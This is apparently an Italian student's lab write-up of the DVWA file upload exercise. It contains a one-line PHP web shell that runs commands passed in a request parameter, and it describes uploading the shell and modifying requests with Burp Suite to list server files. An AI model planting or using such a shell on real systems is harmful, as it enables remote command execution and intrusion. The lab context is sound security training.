Exploit file upload


Codice php


Andrò ad utilizzare lo stesso codice che ci propone l'esercizio.

```
1 <?php system($_REQUEST["cmd"]); ?>
2
```

DVWA


Ora andiamo sul sito della DVWA e andiamo nella sezione upload, dove andremo a caricare la shell. Come possiamo vedere su Burp Suite la richiesta è una POST. Facciamo **forward** e possiamo vedere che l'ha caricato con successo.






DVWA

Se vado nel path specificato dalla scritta rossa mi darà un risultato di questo tipo, Burp suite quando lo intercetta mi fa vedere che è una GET inoltre io posso utilizzare Bur Suite per modificare e poi andare avanti.






DVWA

Andiamo a modificare dandogli il comando ls (, per vedere che file ci sono all'interno.

I file trovati sono questi sul browser.



Vado a vedere la email in questo caso.